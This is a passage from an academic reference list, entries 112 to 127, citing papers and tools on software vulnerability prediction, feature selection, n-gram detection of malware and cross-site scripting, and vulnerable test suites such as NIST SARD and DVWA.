[112] K. Gao, T. M. Khoshgoftaar, H. Wang, and N. Seliya, "Choosing software metrics for defect prediction: An investigation on feature selection techniques," *Softw. Pract. Exper.*, vol. 41, no. 5, pp. 579–606, April 2011. [Online]. Available: http://dx.doi.org/10.1002/spe.1043

[113] A. A. Younis and Y. K. Malaiya, "Using software structure to predict vulnerability exploitation potential," in *Eighth International Conference on Software Security and Reliability-Companion (SERE-C)*, June 2014, pp. 13–18.

[114] I. H. Witten, E. Frank, and M. A. Hall, *Data Mining: Practical Machine Learning Tools and Techniques*, 3rd ed. San Francisco, CA, USA: Morgan Kaufmann Publishers Inc., 2011.

[115] B. C. Stivalet. PHP Vulnerability Test Suite. NIST Software Assurance Reference Dataset Project, Collection of vulnerable and fixed PHP synthetic test cases expressing specific flaws, Accessed: 2015-12-13. [Online]. Available: https://samate.nist.gov/SARD/view.php?tsID=103

[116] E. Frank, M. Hall, P. Reutemann, and L. Trigg. WEKA: Data Mining Tool. Accessed: 2015-06-26. [Online]. Available: http://www.cs.waikato.ac.nz/ml/weka

[117] C. Cortes, L. Jackel, S. Solla, V. Vapnik, and J. Denker, "Learning curves: asymptotic values and rate of convergence," *Advances in Neural Information Processing Systems*, vol. 6, pp. 327–334, 1994.

[118] C. Perlich, F. Provost, and J. S. Simonoff, "Tree induction vs. logistic regression: A learning-curve analysis," *J. Mach. Learn. Res.*, vol. 4, pp. 211–255, dec 2003. [Online]. Available: http://dx.doi.org/10.1162/153244304322972694

[119] C. Beleites, U. Neugebauer, T. Bocklitz, C. Krafft, and J. Popp, "Sample size planning for classification models," *Analytica Chimica Acta*, vol. 760, pp. 25 – 33, 2013. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S0003267012016479

[120] W3C - Parsing HTML documents. Accessed: 2016-01-10. [Online]. Available: https://www.w3.org/TR/2011/WD-html5-20110113/parsing.html

[121] Y. Pang, X. Xue, and A. S. Namin, "Predicting vulnerable software components through n-gram analysis and statistical feature selection," in *2015 IEEE 14th International Conference on Machine Learning and Applications (ICMLA)*, Dec 2015, pp. 543–548.

[122] R. Dhaya and M. Poongodi, "Detecting software vulnerabilities in android using static analysis," in *International Conference on Advanced Communication Control and Computing Technologies (ICACCCT)*, May 2014, pp. 915–918.

[123] J. Choi, H. Kim, C. Choi, and P. Kim, "Efficient malicious code detection using n-gram analysis and svm," in *14th International Conference on Network-Based Information Systems (NBiS)*, Sept 2011, pp. 618–621.

[124] D. K. S. Reddy and A. K. Pujari, "N-gram analysis for computer virus detection," *Journal in Computer Virology*, vol. 2, no. 3, pp. 231–239, 2006. [Online]. Available: http://dx.doi.org/10.1007/s11416-006-0027-8

[125] J.-H. Choi, C. Choi, B.-K. Ko, and P.-K. Kim, "Detection of cross site scripting attack in wireless networks using n-gram and svm," *Mob. Inf. Syst.*, vol. 8, no. 3, pp. 275–286, July 2012. [Online]. Available: http://dx.doi.org/10.3233/MIS-2012-0143

[126] R. Storm. Damn Vulnerable Web Application (DVWA). Accessed: 2015-12-21. [Online]. Available: http://www.dvwa.co.uk/

[127] P. Morrison, K. Herzig, B. Murphy, and L. Williams, "Challenges with applying vulnerability prediction models," in *Proceedings of the 2015 Symposium and Bootcamp on the Science of Security*, ser. HotSoS '15. New York, NY, USA: ACM, 2015, pp. 4:1–4:9. [Online]. Available: http://doi.acm.org/10.1145/2746194.2746198